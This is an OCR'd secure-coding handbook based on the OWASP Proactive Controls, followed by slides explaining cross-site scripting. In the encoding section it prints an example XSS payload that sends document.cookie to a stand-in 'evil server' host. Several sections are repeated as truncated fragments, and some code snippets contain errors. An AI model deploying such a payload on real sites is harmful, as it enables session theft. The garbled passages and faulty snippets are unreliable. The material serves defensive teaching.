comprehensive wrap-up of the key takeaways and practical applications.





Comprehensive Web Security Coding

A Deep Dive into SQL Injection, XSS, Encryption, and Advanced Practices


Secure Coding
Best Practices
Handbook
A Developer's Guide to Proactive Controls

SECURITY SKILLS ARE NO LONGER OPTIONAL FOR DEVELOPERS

As cybersecurity risks steadily increase, application security has become an absolute necessity. That means secure coding practices must be part of every developer's skill set. How you write code, and the steps you take to update and monitor it, have a big impact on your applications, your organization, and your ability to do your job well.

This guide will give you practical tips in using secure coding best practices. It's based on the OWASP Top 10 Proactive Controls — widely considered the gold standard for application security — but translated into a concise, easy-to-use format. You'll get a brief overview of each control, along with coding examples, actionable advice, and further resources to help you create secure software.

WHAT'S INSIDE

BEST PRACTICES

BEST PRACTICE 1

Verify for Security Early and Often

It used to be standard practice for the security team to do security testing near the end of a project and then hand the results over to developers for remediation. But tackling a laundry list of fixes just before the application is scheduled to go to production isn't acceptable anymore. It also increases the risk of a breach. You need the tools and processes for manual and automated testing during coding.

SECURITY TIPS

- Consider data protections from the beginning. Include security up front when agreeing upon the definition of "done" for a project.
- Consider the OWASP Application Security Verification Standard as a guide to define security requirements and generate test cases.
- Scrum with the security team to ensure testing methods fix any defects.
- Build proactive controls into stubs and drivers.
- Integrate security testing in continuous integration to create fast, automated feedback loops.

BONUS PRO TIP

Add a security champion to each development team.

A security champion is a developer with an interest in security who helps amplify the security message at the team level. Security champions don't need to be security pros; they just need to act as the security conscience of the team, keeping their eyes and ears open for potential issues. Once the team is aware of these issues, it can then either fix the issues in development or call in your organization's security experts to provide guidance.

Learn more

All the OWASP Top 10 Risks

RESOURCES

- OWASP Application Security Verification Standard Project
- OWASP Testing Guide
- Veracode Security Champions Infosheet

BEST PRACTICE 2

Parameterize Queries

SQL injection is one of the most dangerous application risks, partly because attackers can use open source attack tools to exploit these common vulnerabilities. You can control this risk using query parameterization. This type of query specifies placeholders for parameters, so the database will always treat them as data, rather than part of a SQL command. You can use prepared statements, and a growing number of frameworks, including Rails, Django, and Node.js, use object relational mappers to abstract communication with a database.

SECURITY TIPS

- Parameterize the queries by binding the variables.
- Be cautious about allowing user input into object queries (OQL/HQL) or other advanced queries supported by the framework.
- Defend against SQL injection using proper database management system configuration.

EXAMPLES | Query parameterization

Example of query parameterization in Java

```
String newName = request.getParameter("newName");
int id = Integer.parseInt(request.getParameter("id"));
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setInt(2, id);
```

Example of query parameterization in C#.NET

```
string sql = "SELECT * FROM Customers WHERE CustomerId = @CustomerId";
SqlCommand command = new SqlCommand(sql);
command.Parameters.Add(new SqlParameter("@CustomerId", System.Data.SqlDbType.Int));
command.Parameters["@CustomerId"].Value = 1;
```

RISKS ADDRESSED

SQL injection

RESOURCES

- Veracode SQL Injection Knowledge Base
- Veracode SQL Injection Cheat Sheet
- OWASP Query Parameterization Cheat Sheet

BEST PRACTICE 3

Encode Data

Encoding translates potentially dangerous special characters into an equivalent form that renders the threat ineffective. This technique is applicable for a variety of platforms and injection methods, including UNIX command encoding, Windows command encoding, and cross-site scripting (XSS). Encoding addresses the three main classes of XSS: persistent, reflected, and DOM-based.

SECURITY TIPS

- Treat all data as untrusted, including dynamic content consisting of a mix of static, developer-built HTML/JavaScript, and data that was originally populated with user input.
- Develop or use relevant encoding tools to address the spectrum of attack methods, including injection attacks.
- Use output encoding, such as JavaScript hex encoding and HTML entity encoding.
- Monitor how dynamic webpage development occurs, and consider how JavaScript and HTML populate user input, along with the risks of untrusted sources.

EXAMPLES | Cross-site scripting

Example XSS site defacement

```
<script>document.body.innerHTML("Jim was here");</script>
```

Example XSS session theft

```
<script>
var img = new Image();
img.src="http://<some evil server>.com?" + document.cookie;
</script>
```


SQL injection


Cross-site scripting


Client-side injection

RESOURCES

- Veracode Cross-Site Scripting (XSS) Tutorial
- Veracode Cross-Site Scripting Cheat Sheet
- Veracode SQL Injection Cheat Sheet
- OWASP XSS Filter Evasion Cheat Sheet
- OWASP DOM Based XSS Prevention Cheat Sheet

BEST PRACTICE 4

Validate All Inputs

It's vitally important to ensure that all data is syntactically and semantically valid as it arrives and enters a system. As you approach the task, assume that all data and variables can't be trusted, and provide security controls regardless of the source of that data. Valid syntax means that the data is in the form that's expected — including the correct number of characters or digits. Semantic validity means that the data has actual meaning and is valid for the interaction or transaction. Allowlisting is the recommended validation method.

SECURITY TIPS

- Assume that all incoming data is untrusted.
- Develop allowlists for checking syntax. For example, regular expressions are a great way to implement allowlist validation, as they offer a way to check whether data matches a specific pattern.
- Input validation must take place on the server side. This extends across multiple components, including HTTP headers, cookies, GET and POST parameters (including hidden fields), and file uploads. It also encompasses user devices and back-end web services.
- Use client-side controls only as a convenience.

EXAMPLE | Validating email

PHP technique to validate an email user and sanitize illegitimate characters

```php
<?php
$sanitized_email = filter_var($email, FILTER_SANITIZE_EMAIL);
if (filter_var($sanitized_email, FILTER_VALIDATE_EMAIL)) {
echo "This sanitized email address is considered valid.\n";
}
```

RESOURCE

→ OWASP Input Validation Cheat Sheet

BEST PRACTICE 5

Implement Identity and Authentication Controls

You can avoid security breaches by confirming user identity up front and building strong authentication controls into code and systems. These controls must extend beyond a basic username and password. You'll want to include both session management and identity management controls to provide the highest level of protection.

SECURITY TIPS

- Use strong authentication methods, including multi-factor authentication, such as FIDO or dedicated apps.
- Consider biometric authentication methods, such as fingerprint, facial recognition, and voice recognition, to verify the identity of users.
- Implement secure password storage.
- Implement a secure password recovery mechanism to help users gain access to their account if they forget their password.
- Establish timeout and inactivity periods for every session.
- Use re-authentication for sensitive or highly secure features.
- Use monitoring and analytics to spot suspicious IP addresses and machine IDs.

EXAMPLE | Password hashing

in PHP using password_hash() function (available since 5.5.0) which defaults to using the bcrypt algorithm. The example uses a work factor of 15.

```php
<?php
$cost = 15;
$password_hash = password_hash("secret_password", PASSWORD_DEFAULT, ["cost" => $cost] );
?>
```

Broken authentication and session management

RESOURCES

- OWASP Authentication Cheat Sheet
- OWASP Password Storage Cheat Sheet
- OWASP Session Management Cheat Sheet
- Veracode Credentials Management Knowledge Base

BEST PRACTICE

You can dramatically impr
authorization or access co
development. Note that a
OWASP, authorization is th
resource should be grante
multi-tenancy and horizon

SECURITY TIPS

- Use a security-centric
a filter or other autom
an access control chec
- Consider denying all a
for access control.
- Code to the principle o
required to perform ar
- Separate access contro
- Consider checking if th
to checking the user's
- Adopt a framework tha
control. Key elements
entitlements, overall a
with time and geoloca

ken authentication
ession management

URCES

VASP Authentication Cheat Sheet

VASP Password Storage Cheat Sheet

VASP Session Management Cheat Sheet

racode Credentials Management
owledge Base

BEST PRACTICE 6

Implement Access Controls

You can dramatically improve protection and resiliency in your applications by building authorization or access controls into your applications in the initial stages of application development. Note that authorization is not the same as authentication. According to OWASP, authorization is the "process where requests to access a particular feature or resource should be granted or denied." When appropriate, authorization should include a multi-tenancy and horizontal (data specific) access control.

SECURITY TIPS

- Use a security-centric design, where access is verified first. Consider using a filter or other automated mechanism to ensure that all requests go through an access control check.
- Consider denying all access for features that haven't been configured for access control.
- Code to the principle of least privilege. Allocate the minimum privilege and time span required to perform an action for each user or system component.
- Separate access control policy and application code, whenever possible.
- Consider checking if the user has access to a feature in code, as opposed to checking the user's role.
- Adopt a framework that supports server-side trusted data for driving access control. Key elements of the framework include user identity and log-in state, user entitlements, overall access control policy, the feature and data requested, along with time and geolocation.

RISKS ADDRESSED

Insecure direct object references

Missing function-level access control

RESOURCES

- Veracode Guide to Spoofing Attacks
- Veracode Broken Access Controls Cheat Sheet
- OWASP Access Control Cheat Sheet
- OWASP Testing Guide for Authorization

EXAMPLES | **Coding to the activity**

Consider checking if the user has access to a feature in code, as opposed to checking what role the user is in code. Below is an example of hard-coding role check.

```
if (user.hasRole("ADMIN")) || (user.hasRole("MANAGER")) {
    deleteAccount();}
```

Consider using the following string.

```
if (user.isRole('Admin') and user.hasAccess('DELETE_ACCOUNT')) {
    deleteAccount();}
```

Improve protection and resiliency in your applications by building authorization or access controls during the initial stages of application development.

BEST PRACTICE 7

Prot

Organizations have a duty to protect sensitive da
you must encrypt critical data while it's at rest a
transactions, web data, browser data, and inform
Regulations like the EU General Data Protection
a serious compliance issue.

SECURITY TIPS

- Don't be tempted to implement your own ho
languages have implemented crypto-librarie
your language did not, consult your security
peer-reviewed, and well-maintained library.
- Don't neglect the more difficult aspects of ap
overall cryptographic architecture design, tie
software. Existing crypto hardware, such as a
solutions, can make your job easier.
- Avoid using an inadequate key, or storing the
- Don't make confidential or sensitive data acc
written into temporary storage locations or l
- Use transport layer security (TLS) to encrypt

mprove protection
nd resiliency in your
pplications by building
uthorization or access
ontrols during the initial
tages of application
evelopment.

BEST PRACTICE 7

Protect Data

Organizations have a duty to protect sensitive data within applications. To that end, you must encrypt critical data while it's at rest and in transit. This includes financial transactions, web data, browser data, and information residing in mobile apps. Regulations like the EU General Data Protection Regulation make data protection a serious compliance issue.

SECURITY TIPS

- Don't be tempted to implement your own homegrown libraries. Most modern languages have implemented crypto-libraries and modules, but in the event your language did not, consult your security team to find a security-focused, peer-reviewed, and well-maintained library.
- Don't neglect the more difficult aspects of applied crypto, such as key management, overall cryptographic architecture design, tiering, and trust issues in complex software. Existing crypto hardware, such as a Hardware Security Module (HSM) solutions, can make your job easier.
- Avoid using an inadequate key, or storing the key along with the encrypted data.
- Don't make confidential or sensitive data accessible in memory, or allow it to be written into temporary storage locations or log files that an attacker can view.
- Use transport layer security (TLS) to encrypt data in transit.

Sensitive data exposure

RESOURCES

- Java Crypto Catchup
- Cryptographically Secure Pseudo-Random Number Generators
- OWASP Cryptographic Storage Cheat Sheet
- OWASP Password Storage Cheat Sheet
- Veracode Insecure Crypto Cheat Sheet

EXAMPLE | **Cryptographically secure ps**

The security of basic cryptographic element
random number generator (RNG). An RNG t
a cryptographically secure pseudo-random
use Math.random. It generates random valu
considered vastly insecure.

In Java, this is the most secure way to creat

```
SecureRandom secRan = SecureRandom.getInsta
byte[] b = new byte[NO_OF_RANDOM_BYTES];
secRan.nextBytes(b);
```

On Unix-like systems, use this example:

```
SecureRandom secRan = new SecureRandom();
byte[] ranBytes = new bytes[20];
secRan.nextBytes(ranBytes);
```

Sensitive data exposure

RESOURCES

- Java Crypto Catchup
- Cryptographically Secure Pseudo-Random Number Generators
- OWASP Cryptographic Storage Cheat Sheet
- OWASP Password Storage Cheat Sheet
- Veracode Insecure Crypto Cheat Sheet

EXAMPLE | Cryptographically secure pseudo-random number generators


The security of basic cryptographic elements largely depends on the underlying random number generator (RNG). An RNG that is suitable for cryptographic usage is called a cryptographically secure pseudo-random number generator (CSPRNG). Don't use Math.random. It generates random values deterministically, and its output is considered vastly insecure.

In Java, this is the most secure way to create a randomizer object on Windows:

```
SecureRandom secRan = SecureRandom.getInstance("Windows-PRNG") ;
byte[] b = new byte[NO_OF_RANDOM_BYTES] ;
secRan.nextBytes(b);
```

On Unix-like systems, use this example:

```
SecureRandom secRan = new SecureRandom();
byte[] ranBytes = new bytes[20];
secRan.nextBytes(ranBytes);
```



BEST PRACTICE

Logging should
Logging and tra
as attack-drive
against your sy
non-editable, t
on four key are
auditing and co

SECURITY TI

- Use an exter
or Apache L
- Keep variou
and auditing
- Always log t
- Don't log op
or sensitive
- Perform enc
from log inj
- Log at an op

Coding secure crypto can be difficult due to the number of parameters that you need to configure. Even a tiny misconfiguration will leave an entire crypto-system open to attacks.

BEST PRACTICE 8

Implement Logging and Intrusion Detection

Logging should be used for more than just debugging and troubleshooting. Logging and tracking security events and metrics helps to enable what's known as attack-driven defense, which considers the scenarios for real-world attacks against your system. For example, if a server-side validation catches a change to a non-editable, throw an alert or take some other action to protect your system. Focus on four key areas: application monitoring; business analytics and insight; activity auditing and compliance monitoring; and system intrusion detection and forensics.

SECURITY TIPS

- Use an extensible logging framework like SLF4J with Logback, or Apache Log4j2, to ensure that all log entries are consistent.
- Keep various audit and transaction logs separate for both security and auditing purposes.
- Always log the timestamp and identifying information, like source IP and user ID.
- Don't log opt-out data, session IDs, or hash value of passwords, or sensitive or private data including credit card or Social Security numbers.
- Perform encoding on untrusted data before logging it to protect from log injection, also referred to as log forging.
- Log at an optimal level. Too much or too little logging heightens risk.

All the OWASP Top 10 Risks

RESOURCES

→ OWASP Logging Cheat Sheet

EXAMPLES | Disabling mobile app logging in production

In mobile applications, developers use logging functionality for debugging, wh
lead to sensitive information leakage. These console logs are not only accessi
the Xcode IDE (in iOS platform) or Logcat (in Android platform), but by any thi
application installed on the same device. For this reason, disable logging func
in production release.

Android

Use the Android ProGuard tool to remove logging calls by adding the followin
in the proguard-project.txt configuration file:

```
-assumenosideeffects class android.util.Log
{
public static boolean isLoggable(java.lang.String, int);
public static int v(...);
public static int i(...);
public static int w(...);
public static int d(...);
public static int e(...);
}
```

iOS

Use the preprocessor to remove any logging statements:

```
#ifndef DEBUG
#define NSLog(...)
#endif
```

EXAMPLES | Disabling mobile app logging in production

In mobile applications, developers use logging functionality for debugging, which may lead to sensitive information leakage. These console logs are not only accessible using the Xcode IDE (in iOS platform) or Logcat (in Android platform), but by any third-party application installed on the same device. For this reason, disable logging functionality in production release.

Android


Use the Android ProGuard tool to remove logging calls by adding the following option in the proguard-project.txt configuration file:

```
-assumenosideeffects class android.util.Log
{
public static boolean isLoggable(java.lang.String, int);
public static int v(...);
public static int i(...);
public static int w(...);
public static int d(...);
public static int e(...);
}
```

iOS

Use the preprocessor to remove any logging statements:

```
#ifndef DEBUG
#define NSLog(...)
#endif
```



BEST PRACTICE 9

Leverage Security Frameworks and Libraries

You can waste a lot of time — and unintentionally create security flaws — by developing security controls from scratch for every web application you're working on. To avoid that, take advantage of established security frameworks and, when necessary, respected third-party libraries that provide tested and proven security controls.

SECURITY TIPS

- Use existing secure framework features rather than using new tools, such as third-party libraries.
- Because some frameworks have security flaws, build in additional controls or security protections as needed.
- Use web application security frameworks, including Spring Security, Apache Shiro, Django Security, and Flask security.
- Regularly check for security flaws, and keep frameworks and libraries up to date.

BONUS PRO TIP

The crucial thing to keep in mind about vulnerable open source libraries is that it's not just important to know when a library contains a flaw, but whether that library is used in such a way that the flaw is easily exploitable. Data compiled from customer use of our Software Composition Analysis solution shows that at least nine times out of 10, developers aren't necessarily using a vulnerable library in a vulnerable way.

By understanding not just the status of the library but whether or not a vulnerable method is being called, organizations can pinpoint their risk and prioritize fixes based on the riskiest uses of libraries.

Learn more

RISKS ADDRESSED

All common web application vulnerabilities

RESOURCES

- Addressing Your Open Source Risk
- How to Stop Copying and Pasting Flaws Using Open Source Code
- Veracode State of Software Security: Open Source Edition
- Top 50 Open Source Libraries by Language

BEST PRACTICE 10

Monitor Error and Exception Handling

Error and exception handling isn't exciting, but like input validation, it is a crucial element of defensive coding. Mistakes in error and exception handling can cause leakage of information to attackers, who can use it to better understand your platform or design. Even small mistakes in error handling have been found to cause catastrophic failures in distributed systems.

SECURITY TIPS

- Conduct careful code reviews and use negative testing, including exploratory testing and pen testing, fuzzing, and fault injection, to identify problems in error handling.
- Manage exceptions in a centralized manner to avoid duplicated try/catch blocks in the code. In addition, verify that all unexpected behaviors are correctly handled inside the application.
- Confirm that error messages sent to users aren't susceptible to critical data leaks, and that exceptions are logged in a way that delivers enough information for QA, forensics, or incident response teams to understand the problem.

EXAMPLE | Information leakage

Returning a stack trace or other internal error details can tell an attacker too much about your environment. Returning different errors in different situations (for example, "invalid user" vs. "invalid password" on authentication errors) can also help attackers find their way in.

RISKS ADDRESSED

All the OWASP Top 10 Risks

RESOURCE

- OWASP Code Review Guide: Error Handling
- Veracode Improper Error Handling Cheat Sheet

Additional Resources

VISIT

- **Veracode Application Security Knowledge Base**
- **OWASP Cheat Sheet Series**

READ

- **The Tangled Web: A Guide to Securing Modern Web Applications,** by Michal Zalewski
- **Secure Java: For Web Application Development,** by Abhay Bhargav and B. V. Kumar

CROSS SITE SCRIPTING (XSS) ATTACKS

Injection attacks

OWASP
The Open Web Application Security Project

OWASP
The Open Web Application Security Project

XSS

Cross Site Scripting

OWASP
The Open Web Application Security Project

TakeAways

- What is Cross-site Scripting
- Different types of Cross-Site Scripting
- Impact of Cross-Site Scripting
- Ways to identify XSS vulnerabilities
- Preventing Cross-Site Scripting attacks

OWASP
The Open Web Application Security Project


What is XSS

Cross site scripting (**XSS**) is a common attack vector that injects malicious code into a vulnerable web application.

XSS differs from other web attack vectors (e.g., **SQL injections**), in that it does not directly target the application itself. Instead, the users of the web application are the ones at risk.

A successful cross site scripting attack can have devastating consequences for an online business's reputation and its relationship with its clients.

What is XSS


www...
Website
2
Perpetrator injects the website with a malicious script that steals each visitor's session cookies
3
For each visit to the website, the malicious script is activated
4
Visitor's session cookie is sent to perpetrator.
Perpetrator
Website Visitor
1
Perpetrator discovers a website having a vulnerability that enables script injection

OWASP
The Open Web Application Security Project

Types of XSS

There are mainly **three** different types of Cross-site Scripting vulnerability;

- Reflected XSS

  A reflected XSS vulnerability happens when the user input from a URL or POST data is reflected on the page without being stored.

- Persistent or Stored XSS

  Stored Cross-site scripting vulnerabilities happens when the payload is saved, for example in a database and then is executed when a user opens the page. Stored cross-site scripting is very dangerous for a number of reasons

- DOM-based XSS

  The DOM Based XSS vulnerability happens in the DOM (Document Object Model) instead of part of the HTML.

OWASP
The Open Web Application Security Project


Types of XSS

For years, most people thought of these (**Stored**, **Reflected**, **DOM**) as **three** different types of XSS, but in reality, they **overlap**. You can have both Stored and Reflected DOM Based XSS.


You can also have Stored and Reflected Non-DOM Based XSS too, but that's confusing, so to help clarify things, starting about mid 2012, the research community proposed and started using two new terms to help organize the types of XSS that can occur:

1. **Server XSS**
2. **Client XSS**

Server XSS


How stored XSS is exploited
Injects Malicious Script into web server
Code gets saved into the database
Victim visits the Infected web page
Sends data to attacker
Malicious code gets executed in victims browser

Client XSS


Website Visitor
2
Link is sent to victim via email
3
Victim conned into clicking the link
5
Browser sends session cookies to the perpetrator, enabling access to the victim's private data
Perpetrator
Website
www...
1
Perpetrator embeds a malicious script, enabling the viewing of user session cookies, into a hyperlink
4
The script is executed by the web application and reflected back to victim's browser

Impact of XSS

The impact of an exploited XSS vulnerability varies a lot. It ranges from

- Redirection
- Session Hijacking
- Cross Site Request forgery
- Keylogging
- Phishing

